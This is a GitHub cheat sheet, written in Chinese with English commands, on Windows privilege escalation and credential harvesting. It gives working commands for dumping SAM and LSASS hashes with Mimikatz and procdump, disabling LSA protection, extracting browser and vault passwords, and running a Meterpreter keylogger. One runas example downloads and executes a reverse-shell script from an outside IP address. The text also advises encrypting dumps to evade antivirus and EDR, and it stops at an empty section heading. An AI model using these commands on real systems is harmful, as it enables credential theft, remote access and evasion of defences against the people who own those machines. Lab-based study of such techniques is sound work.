Kiosec/Windows-Exploitation
GitHub: Kiosec/Windows-Exploitation
汇总了 Windows 系统内部枚举、密码收集及利用错误配置与漏洞进行权限提升的详细操作指南。
Stars: 18 | Forks: 3
# Windows 权限提升
## 目录
##### ➤ 内部枚举
* [0. 显示隐藏文件夹](#Display-hidden-files-and-folders)
* [1. 手动枚举](#Manual-enumeration)
* [3. 自动化工具](#automated-tools)
* [4. Bloodhound](#Bloodhound-enumeration)
##### ➤ 密码收集
* [1. 自动化搜索 (Seatbelt)](#automated-search-seatbelt)
* [1. 自动化搜索 (Lazagne)](#automated-search-lazagne)
* [2. 在文件中搜索密码](#search-passwords-in-files)
* [3. 在常用 Windows 文件中搜索](#search-in-usual-windows-files)
* [4. 在 Powershell 历史记录中搜索](#search-in-Powershell-history)
* [5. 在 Windows 凭据管理器中搜索](#search-in-windows-credential-manager)
* [6. 在注册表中搜索密码](#search-for-password-in-registry)
* [7. 在数据库中搜索密码](#search-for-password-in-database)
* [8. 在密码管理器中搜索密码](#search-for-password-in-password-managers)
* [9. 在应用程序和第三方应用程序中搜索](#search-in-applications-and-third-party-applications)
* [10. 在 IIS 配置中搜索](#search-in-iis-configuration)
* [11. 从 SAM 提取哈希](#extract-hashes-from-SAM)
* [12. 从 LSASS 提取哈希](#extract-hashes-from-LSASS)
* [13. 从 Keepass 提取密码](#extract-passwords-from-keepass)
* [14. 从 Firefox 提取密码](#extract-passwords-from-firefox)
* [15. 从 Microsoft Access 数据库(.mdb 文件)提取密码](#extract-passwords-from-microsoft-access-database-mdb-file)
* [16. 键盘记录器](#keylogger)
##### ➤ 通过错误配置进行权限提升
###### 0. 实用命令
* [将用户添加到组](#add-user-to-group)
###### i. 注册表漏洞利用
* [注册表 - 不安全的 AutoRuns 程序方法](#registry---insecure-autoruns-programs-method)
* [注册表 - 不安全的启动/登录/注销服务权限方法](#registry---insecure-startuplogonlogoff-services-permissions-method)
* [注册表 - AlwaysInstallElevated 方法](#Registry---AlwaysInstallElevated-method)
###### ii. 服务漏洞利用
* [服务漏洞利用 - 未引用的服务路径方法](#service-exploits---unquoted-service-paths-method)
* [服务漏洞利用 - 不安全的服务权限方法](#service-exploits---insecure-service-permissions-method)
* [服务漏洞利用 - 不安全的服务可执行文件方法](#service-exploits---insecure-service-executables-method)
* [服务漏洞利用 - 弱注册表权限方法](#service-exploits---weak-registry-permissions-method)
###### iii. 滥用危险权限
* [滥用危险权限](#abusing-dangerous-privileges)
* [滥用宽松的组](#abusing-permissive-groups)
###### iv. 滥用脚本和应用程序
* [计划任务方法](#scheduled-tasks-method)
* [8. DLL 劫持方法](#dll-hijacking-method)
##### ➤ 通过漏洞利用进行权限提升
* [1. 未修补的软件](#unpatched-software)
* [2. Secondary logon (MS16-032)](#secondary-logon)
* [3. Eternal Blue (MS17-010)](#eternal-blue)
* [4. 通过 UAC 进行 Windows 权限提升 (CVE-2019-1388)](#cve-2019-1388--windows-privilege-escalation-through-uac)
* [5. SMBGhost](#smbghost)
* [6. SMB - MS09-050 - CVE-2009-3103](#smb---ms09-050---CVE-2009-3103)
#
# ⭕ 内部枚举
## 🔻显示隐藏文件和文件夹
```
➤ Windows 11:
- Open File Explorer from the taskbar.
- Select View > Show > Hidden items.
➤ Windows 10:
- Open File Explorer from the taskbar.
- Select View > Options > Change folder and search options.
- Select the View tab and, in Advanced settings, select Show hidden files, folders, and drives and OK.
➤ Using cmd or powershell :
dir F: /a: h / b / s
▪ /a:h: Shows the directory names and files with hidden attributes; the colon between “a” and “h” is optional;
▪ /b: Displays only the directories and files, without additional information;
▪ /s: Lists all occurrences of the specified file name in the specified directory and all subdirectories.
```
## 🔻手动枚举
##### ➤ Who (用户信息)
```
whoami
echo %username%
whoami /priv
```
##### ➤ 确定我们的账户所属的组
```
whoami /groups
```
##### ➤ 用户和组
```
➤ What users are on the machine?
net users
➤ What localgroups are on the machine?
net localgroup
➤ More info about a specific user. Check if user has privileges.
net user user1
➤ Determine the users that are part of a specific localgroup
net localgroup
➤ View Domain Groups
net group /domain
➤ View Members of Domain Group
net group /domain {Group Name}
```
##### ➤ 系统信息
```
systeminfo
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
ver
hostname
```
##### ➤ 系统上的补丁
```
wmic qfe
wmic qfe get Caption,Description,HotFixID,InstalledOn
```
##### ➤ 连接到系统的驱动器
```
wmic logicaldisk get caption
```
##### ➤ 关于当前正在运行的进程的信息
```
tasklist /SVC
```
##### ➤ 网络
```
ipconfig /all
route print
arp -A
```
##### ➤ 确定正在运行的服务及其端口
```
-a displays all established connections and listening ports
-b shows the program associated with each listening port and established connection
-o reveals the process ID (PID) associated with the connection
-n uses a numerical form for addresses and port numbers
netstat -ano
```
##### ➤ 枚举有关防火墙的信息
```
netsh firewall show state
netsh firewall show config
```
##### ➤ 易受攻击的驱动程序
```
Some driver might be vulnerable
driverquery
```
##### ➤ 易受攻击的已安装软件
###### 使用 Powershell
```
#Source: https://www.codetwo.com/admins-blog/how-to-check-installed-software-version/
$InstalledSoftware = Get-ChildItem "HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall"
foreach($obj in $InstalledSoftware){write-host $obj.GetValue('DisplayName') -NoNewline; write-host " - " -NoNewline; write-host $obj.GetValue('DisplayVersion')}
```
###### 使用 cmd
```
#Source: https://gist.github.com/psatler/010b26cd57e758278823d7027c40e2a6
wmic /output:C:\InstalledSoftwareList.txt product get name,version
```
###### 使用 Python
```
#Source : https://gist.github.com/psatler/010b26cd57e758278823d7027c40e2a6
import winreg
def foo(hive, flag):
aReg = winreg.ConnectRegistry(None, hive)
aKey = winreg.OpenKey(aReg, r"SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall",
0, winreg.KEY_READ | flag)
count_subkey = winreg.QueryInfoKey(aKey)[0]
software_list = []
for i in range(count_subkey):
software = {}
try:
asubkey_name = winreg.EnumKey(aKey, i)
asubkey = winreg.OpenKey(aKey, asubkey_name)
software['name'] = winreg.QueryValueEx(asubkey, "DisplayName")[0]
try:
software['version'] = winreg.QueryValueEx(asubkey, "DisplayVersion")[0]
except EnvironmentError:
software['version'] = 'undefined'
try:
software['publisher'] = winreg.QueryValueEx(asubkey, "Publisher")[0]
except EnvironmentError:
software['publisher'] = 'undefined'
software_list.append(software)
except EnvironmentError:
continue
return software_list
software_list = foo(winreg.HKEY_LOCAL_MACHINE, winreg.KEY_WOW64_32KEY) + foo(winreg.HKEY_LOCAL_MACHINE, winreg.KEY_WOW64_64KEY) + foo(winreg.HKEY_CURRENT_USER, 0)
for software in software_list:
print('Name=%s, Version=%s, Publisher=%s' % (software['name'], software['version'], software['publisher']))
print('Number of installed apps: %s' % len(software_list))
```
##### ➤ 识别杀毒软件解决方案
```
• Detect if Windows Defender is enabled on the machine (Powershell)
get-item 'hklm:\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\'
• Detect if Windows Defender is enabled on the machine (Other)
sc query windefend
• Detect third-party antivirus solutions (list the services that running on the system)
sc queryex type=service
```
##### ➤ 从命令行识别路径
```
C:\>set
ALLUSERSPROFILE=C:\ProgramData
[...]
LOGNAME=strategos
NUMBER_OF_PROCESSORS=2
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\WindowsApps;C:\Users\strategos\AppData\Local\Microsoft\WindowsApps;
[...]
```
##### ➤ 搜索特定文件名
```
dir /b/s proof.txt
```
## 🔻自动化工具
##### ➤ Winpeas :
https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS
##### ➤ PrivescCheck :
https://github.com/itm4n/PrivescCheck
##### ➤ WES-NG: Windows Exploit Suggester - Next Generation :
https://github.com/bitsadmin/wesng
**重要提示:** 某些漏洞建议脚本(例如 winPEAS)需要你将其上传到目标系统并在那里运行。这可能会导致杀毒软件检测并删除它们。为了避免制造可能引起注意的不必要噪音,你可能更倾向于使用 WES-NG,它将在你的攻击机上运行。安装后,在使用前,输入 wes.py --update 命令更新数据库。该脚本将参考它创建的数据库来检查缺失的补丁,这些补丁可能导致你可以利用的漏洞,从而提升你在目标系统上的权限。要使用该脚本,你需要在目标系统上运行 systeminfo 命令。不要忘记将输出重定向到一个 .txt 文件,你需要将其移动到你的攻击机上。
##### ➤ Snaffler
https://github.com/SnaffCon/Snaffler
##### ➤ Seatbelt
https://github.com/GhostPack/Seatbelt
##### ➤ Lazagne
https://www.hackingarticles.in/post-exploitation-on-saved-password-with-lazagne/
##### ➤ Mestaploit
如果你已经在目标系统上拥有 Meterpreter shell,你可以使用 multi/recon/local_exploit_suggester 模块来列出可能影响目标系统的漏洞。
## 🔻Bloodhound 枚举
##### ➤ 安装 Bloodhound GUI
```
https://www.kalilinux.in/2021/01/install-bloodhound-on-kali-linux.html
```
##### ➤ 安装 Bloodhound-python
```
pip3 install bloodhound
```
##### ➤ 让我们使用 bloodhound 可视化域并寻找权限提升路径
```
bloodhound-python -d -u -p -gc . -c all -ns 10.0.0.1
→ EX: bloodhound-python -d example.local -u svc-admin -p s3rvice -gc laptop01.example.local -c all -ns 10.0.0.1
```
##### ➤ 执行 Bloodhound
```
neo4j console start
bloodhound --no-sandbox
```
##### ➤ 将 JSON 文件上传到 Bloodhound GUI
```
Drag and drop directly the zip on the bloodhound screen
```
#
# ⭕ 密码枚举
## 🔻自动化搜索 (Seatbelt)
## 🔻自动化搜索 (Lazagne)
```
# 完整枚举
C:\Tools>.\lazagne.exe all
# 参数
positional arguments:
{chats,mails,all,git,svn,windows,wifi,maven,sysadmin,browsers,games,multimedia,memory,databases,php}
Choose a main command
chats Run chats module
mails Run mails module
all Run all modules
git Run git module
svn Run svn module
windows Run windows module
wifi Run wifi module
maven Run maven module
sysadmin Run sysadmin module
browsers Run browsers module
games Run games module
multimedia Run multimedia module
memory Run memory module
databases Run databases module
php Run php module
optional arguments:
-h, --help show this help message and exit
-version laZagne version
```
## 🔻在文件中搜索密码
##### ➤ 在常用文件扩展名的文件中查找 'password' 字符串。
```
findstr /si password *.txt
findstr /si password *.xml
findstr /si password *.ini
findstr /si password *.doc *.txt *.ini *.config
```
##### ➤ 搜索与服务相关的特定字符串,例如 SSH 和 FTP。
```
dir /s *pass* == *cred* == *vnc* == *.config*
```
##### ➤ 在所有文件中查找所有密码。
```
findstr /spin "password" *.*
findstr /spin "password" *.*
```
## 🔻在常用 Windows 文件中搜索
```
C:\sysprep.inf
C:\sysprep\sysprep.xml
C:\Unattend.xml
%WINDIR%\Panther\Unattend\Unattended.xml
%WINDIR%\Panther\Unattended.xml
C:\Windows\Panther\
C:\Windows\Panther\Unattend\
C:\Windows\System32\
C:\Windows\System32\sysprep\
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\system32\sysprep.inf
C:\Windows\system32\sysprep\sysprep.xml
dir c:\*vnc.ini /s /b
dir c:\*ultravnc.ini /s /b
dir c:\ /s /b | findstr /si *vnc.ini
```
## 🔻在 Powershell 历史记录中搜索
由于 “Get-History” cmdlet 通常只显示当前会话中的历史记录,因此它不会很有帮助。这就是为什么我使用以下命令,它为我提供了一个文件路径,然后尝试读取列出的文件:
```
(Get-PSReadlineOption).HistorySavePath
```
##### ➤ 使用 cmd
```
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```
##### ➤ 使用 powershell
```
type $Env:userprofile\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```
***注意:*** 总体上,将用户替换为用户名 "C:\Users\USER\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt"
## 🔻在 Windows 凭据管理器中搜索
凭据管理器是一项 Windows 功能,用于存储网站、应用程序和网络的登录敏感信息。凭据管理器可以存储:
- Web 凭据:包含存储在 Internet 浏览器或其他应用程序中的身份验证详细信息。
- Windows 凭据:包含 Windows 身份验证详细信息,例如 NTLM 或 Kerberos。
- 通用凭据:包含基本身份验证详细信息,例如明文用户名和密码。
- 基于证书的凭据:基于证书的身份验证详细信息。

##### ➤ 通过 GUI 访问 Windows 凭据管理器
```
Control Panel -> User Accounts -> Credential Manager
```
##### ➤ 列出保管库(默认情况下,这两个保管库是 Web 凭据和 Windows 凭据)
```
C:\Users\Administrator>vaultcmd /list
Currently loaded vaults:
Vault: Web Credentials
Vault Guid:4BF4C442-9B8A-41A0-B380-DD4A704ACD02
Location: C:\Users\Administrator\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704ACD02
Vault: Windows Credentials
Vault Guid:77BC582B-F0A6-4E15-4E80-61736B0FAB12
Location: C:\Users\Administrator\AppData\Local\Microsoft\Vault
```
##### ➤ 读取凭据
###### ➤ 检查保管库中是否有任何存储的凭据
```
C:\Users\Administrator>VaultCmd /listproperties:"Web Credentials"
C:\Users\Administrator>VaultCmd /listproperties:"Windows Credentials"
```
###### ➤ 读取有关存储的凭据的信息
```
C:\Users\Administrator>VaultCmd /listcreds:"Web Credentials"
C:\Users\Administrator>VaultCmd /listcreds:"Windows Credentials"
```
###### ➤ 使用 CMDKEY 列出 Windows 保存的凭据
```
C:\Users\Kiosec>cmdkey /list
Currently stored credentials:
Target: Domain:interactive=WINPRIVESC\admin
Type: Domain Password
User: WINPRIVESC\admin
```
##### ➤ 转储凭据
###### ➤ 使用 Powershell
使用 Vaultcmd 无法显示密码。但是,可以使用以下脚本:https://github.com/samratashok/nishang/blob/master/Gather/Get-WebCredentials.ps1
```
# 脚本 :
function Get-WebCredentials
{
[CmdletBinding()] Param ()
$ClassHolder = [Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
$VaultObj = new-object Windows.Security.Credentials.PasswordVault
$VaultObj.RetrieveAll() | foreach { $_.RetrievePassword(); $_ }
}
```
```
# 命令 :
C:\Users\Administrator>powershell -ex bypass
PS C:\Users\Administrator> Import-Module C:\Tools\Get-WebCredentials.ps1
PS C:\Users\Administrator> Get-WebCredentials
```
###### ➤ 使用 Mimikatz
```
C:\Users\Administrator>c:\Tools\Mimikatz\mimikatz.exe
mimikatz # privilege::debug
mimikatz # sekurlsa::credman
```
💥 **重要提示:** 请考虑停用 lsass 保护(错误:ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005))。详细信息在 #extract-hashes-from-LSASS 部分中提供。
##### ➤ 使用 RUNAS 直接使用保存的凭据(替代方法)
```
# 列出存储的凭据
C:\Users\kiosec>cmdkey /list
Currently stored credentials:
Target: Domain:interactive=admin\cyberlab
Type: Domain Password
User: admin\cyberlab
C:\Users\kiosec>runas /savecred /user:admin\cyberlab cmd.exe
OR
C:\Users\kiosec>runas /savecred /user:admin\cyberlab C:\Path\to\my\scrip\or\reverseshell.exe
Ex:
C:\Users\security\temp>runas /user:ACCESS\Administrator /savecred "powershell -c IEX (New-Object Net.Webclient).downloadstring('http://10.10.14.53:8000/reverseshell.ps1')"
```
## 🔻在注册表中搜索密码
```
#Search "password" in istry
query HKLM /f password /t _SZ /s
query HKCU /f password /t _SZ /s
#Query this specific key to find admin AutoLogon credentials
query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"
```
在 Kali 上,使用 winexe 命令生成一个以管理员权限运行的命令提示符。
```
winexe -U 'admin%password12345' //10.0.0.1 cmd.exe
```
## 🔻在数据库中搜索密码
应用程序利用数据库文件来读取或写入设置、配置或凭据。数据库文件通常存储在 Windows 操作系统的本地。这些文件是检查和搜寻凭据的极佳目标。
## 🔻在密码管理器中搜索密码
密码管理器应用程序示例:
- 内置密码管理器 (Windows)
- 第三方:KeePass, 1Password, LastPass
## 🔻在应用程序和第三方应用程序中搜索
##### ➤ VNC
```
query "HKCU\Software\ORL\WinVNC3\Password"
```
##### ➤ Windows 自动登录
```
query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
```
##### ➤ SNMP 参数
```
query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"
```
##### ➤ Putty
```
query "HKCU\Software\SimonTatham\PuTTY\Sessions"
query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s
```
##### ➤ McAfee
```
#Move to the McAfee folder
C:\Users\THM>cd C:\ProgramData\McAfee\Agent\DB
#Enumerate the folder
thm@THMJMP1 C:\ProgramData\McAfee\Agent\DB>dir
<...>
03/05/2022 10:03 AM 120,832 mcafee.db
#Download the DB and the attacker machine
# 示例: scp @:C:/ProgramData/McAfee/Agent/DB/ma.db .
scp admin1@win10:C:/ProgramData/McAfee/Agent/DB/ma.db .
#Browse the DB to find credentials
sqlitebrowser ma.db
# 使用 mcafeesitelistpwddecryption 解密 Mcafee 密码
# https://github.com/funoverip/mcafee-sitelist-pwd-decryption
# python2 mcafee_sitelist_pwd_decrypt.py
python2.7 mcafee_sitelist_pwd_decrypt.py jWbTyS7BL1Hj7PkO5Di/QhhYmcGj5cOoZ2OkDTrFXsR/abAFPM9B3Q==
```
## 🔻在 IIS 配置中搜索
##### ➤ IIS 配置文件
```
C:\inetpub\wwwroot\web.config
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
```
##### ➤ 使用 powershell/cmd
```
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
```
## 🔻从 SAM 提取哈希
##### ➤ 使用注册表配置单元
###### 1. 提取 SAM 和 SYSTEM
```
#Command: reg save HKLM\system sam
C:\Users\Administrator\Desktop> save HKLM\sam C:\users\Administrator\Desktop\sam-reg
The operation completed successfully.
#Command: reg save HKLM\system system
C:\Users\Administrator\Desktop>reg save HKLM\system C:\users\Administrator\Desktop\system-reg
The operation completed successfully.
```
###### 2. 使用 secretsdump (Impacket) 解密
```
kiosec@cyberlab:~# python3.9 /opt/impacket/examples/secretsdump.py -sam /tmp/sam-reg -system /tmp/system-reg LOCAL
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:98d3a787a80d08385cea7fb4aa2a4261:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
```
##### ➤ 使用卷影复制服务
###### 1. 以管理员权限运行标准 cmd.exe 提示符。
###### 2. 执行 wmic 命令创建 C: 驱动器的卷影副本。
```
C:\Users\Administrator>wmic shadowcopy call create Volume='C:\'
Executing (Win32_ShadowCopy)->create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
ReturnValue = 0;
ShadowID = "{D8A11619-474F-40AE-A5A0-C2FAA1D78B85}";
};
```
###### 3. 使用 vssadmin(卷影复制服务管理命令行工具)列出并确认我们拥有 C: 卷的卷影副本。
```
C:\Users\Administrator>vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.
Contents of shadow copy set ID: {0c404084-8ace-4cb8-a7ed-7d7ec659bb5f}
Contained 1 shadow copies at creation time: 5/31/2022 1:45:05 PM
Shadow Copy ID: {d8a11619-474f-40ae-a5a0-c2faa1d78b85}
Original Volume: (C:)\\?\Volume{19127295-0000-0000-0000-100000000000}\
Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
Originating Machine: Creds-Harvesting-AD.thm.red
Service Machine: Creds-Harvesting-AD.thm.red
Provider: 'Microsoft Software Shadow Copy provider 1.0'
Type: ClientAccessible
Attributes: Persistent, Client-accessible, No auto release, No writers, Differential
```
###### 4. 从卷影副本复制 SAM 数据库
```
C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\sam C:\users\Administrator\Desktop\sam
1 file(s) copied.
C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\system C:\users\Administrator\Desktop\system
1 file(s) copied.
```
##### ➤ 使用 Metasploit 的 HashDump(通过 lsass 进程)
```
meterpreter > getuid
Server username: lab\Administrator
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:98d3b784d80d18385cea5ab3aa2a4261:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ec44ddf5ae100b898e9edab74811430d:::
```
## 🔻从 LSASS 提取哈希
本地安全机构服务器服务 (LSASS) 是一个 Windows 进程,用于处理操作系统安全策略并在系统上强制执行它。它验证登录的帐户并确保密码、哈希和 Kerberos 票据的安全。Windows 系统将凭据存储在 LSASS 进程中,以便用户能够访问网络资源,例如文件共享、SharePoint 站点和其他网络服务,而无需在用户每次连接时都输入凭据。
💥 **重要提示:** 2012 年,Microsoft 实施了 LSA 保护,以防止 LSASS 被访问从而从内存中提取凭据 (HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa = 1)。因此,需要禁用 LSA 保护。本部分末尾介绍了使用 Mimikatz 停用 LSA 保护的方法。
##### ➤ 使用任务管理器提取 LSASS
转储文件的路径在转储过程完成时会在弹出消息中提及。

💥 **重要提示:** 转储过程会写入磁盘,并且转储 LSASS 进程会被杀毒软件和 EDR 检测到。请记住添加自动加密方法以绕过安全检测工具。
##### ➤ 使用 procdump 提取 LSASS
Procdump 是 Sysinternals 的一部分
```
c:\>c:\Tools\SysinternalsSuite\procdump.exe -accepteula -ma lsass.exe c:\tmp
```
💥 **重要提示:** 储过程会写入磁盘,并且转储 LSASS 进程会被杀毒软件和 EDR 检测到。请记住添加自动加密方法以绕过安全检测工具。
##### ➤ 使用 Mimikatz 提取 LSASS
```
C:\Tools\Mimikatz> mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
```
💥 **重要提示:** 错误 -> ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005) 表示 LSA 保护已启用。
##### ➤ 停用 LSA 保护
###### 1. 激活 mimidriv
```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started
```
###### 2. 停用 LSA 保护
```
mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 528 -> 00/00 [0-0-0]
```
###### 3. 运行上述提到的任何一种转储解决方案(例如 Mimikatz、procdump 等)
## 🔻从 Keepass 提取密码
##### ➤ 使用密码打开 Keepass 库(从 Kali)
```
#Install kpcli
sudo apt install -y kpcli
kpcli
#Open vault and enter password
kpcli:/> open Database.kdbx
#List containers
kpcli:/> ls
kpcli:/> ls Database/*
#Move to containers
kpcli:/> cd Database/RH/
#Show specific password
kpcli:/> show -f -a Database/General/Password
#Select and display specify password
kpcli:/passcodes/Network> ls
=== Entries ===
0. Password for windows (Ticketing Server)
1. backup password (server)
kpcli:/passcodes/Network> show 0 -f
```
## 🔻从 Firefox 提取密码
```
# 步骤 01: Firefox 密码位置。
# 在 firefox 中,密码位于以下 profile 中 :
C:\Users\\Appdata\roaming\Mozilla\Firefox\profiles\
Example : C:\Users\\Appdata\roaming\Mozilla\Firefox\profiles\v8mn7ijj.default-esr
# 步骤 02 : 转储文件
# 进入一个 profile 目录后,查找并提取(将它们放入类似这样的文件夹中 : v8mn7ijj.default-esr) :
- key4.db
- logins.json
# 步骤 03 : 使用 firepwd 提取文件密码 (https://github.com/lclevy/firepwd):
pip3 install -r requirements.txt --break-system-packages
┌──(kali㉿kali)-[~/Downloads/firepwd-master]
└─$ python firepwd-ng.py -d v8mn7ijj.default-esr
[INFO] - Reading key4-db: verifying master_password
[!] Master password is correct.
[INFO] - Reading key4-db: obtaining master_key
[!] Decrypted master_key : 49b0d9e39220e6ece5254561abad4ca4b07f5d709bae863e0808080808080808
[INFO] - Decrypted 1 logins
URL: http://portal.stellarcomms.local
User: astro.researcher
Pass: [Redacted]
```
## 🔻从 Microsoft Access 数据库(.mdb 文件)提取密码
Microsoft Access 数据库,可以使用 "mdb-tools"(由 Brian Bruns 创建)进行检查。
##### ➤ 在 Linux 上安装工具
```
sudo apt-get install mdbtools
sudo apt-get install gmdb2
```
##### ➤ .mdb 文件中的表列表(以 backup.mdb 为例)
```
mdb-tables .mdb
mdb-tables backup.mdb
```
##### ➤ 从 .mdb 文件导出表(以 backup.mdb 为例)
```
mdb-tables .mdb
mdv-export backup.mdb auth_user
```
## 🔻键盘记录器
Meterpreter 有一个内置的键盘记录器,可用于提取用户的击键。
💥 **重要提示:** 在 SYSTEM 上下文中启动并运行键盘记录器将没有帮助,因为 SYSTEM 不会输入任何击键。要捕获正确的用户凭据,我们需要确保我们的 shell 在该用户的上下文中运行。幸运的是,Meterpreter 为我们提供了一个 'migrate' 功能,可以迁移到任何进程。此处提供了执行示例(利用 AD 用户部分):https://tryhackme.com/room/exploitingad
##### ➤ 通过 meterpreter 会话执行键盘记录器 (Metasploit)
```
# 启动键盘记录器
meterpreter > keyscan_start
# 转储捕获的击键记录
meterpreter > keyscan_dump
# 停止键盘记录器
meterpreter > keyscan_stop
```
#
# ⭕ 通过错误配置进行权限提升
## 🔻将用户添加到组
CMD
```
net group Administrators john /add [/domain]
```
Powershell
```
Add-LocalGroupMember -Group Administartors -Member john
```
#
# ⭕ 通过错误配置进行权限提升
## 🔻注册表 - 不安全的 AutoRuns 程序方法
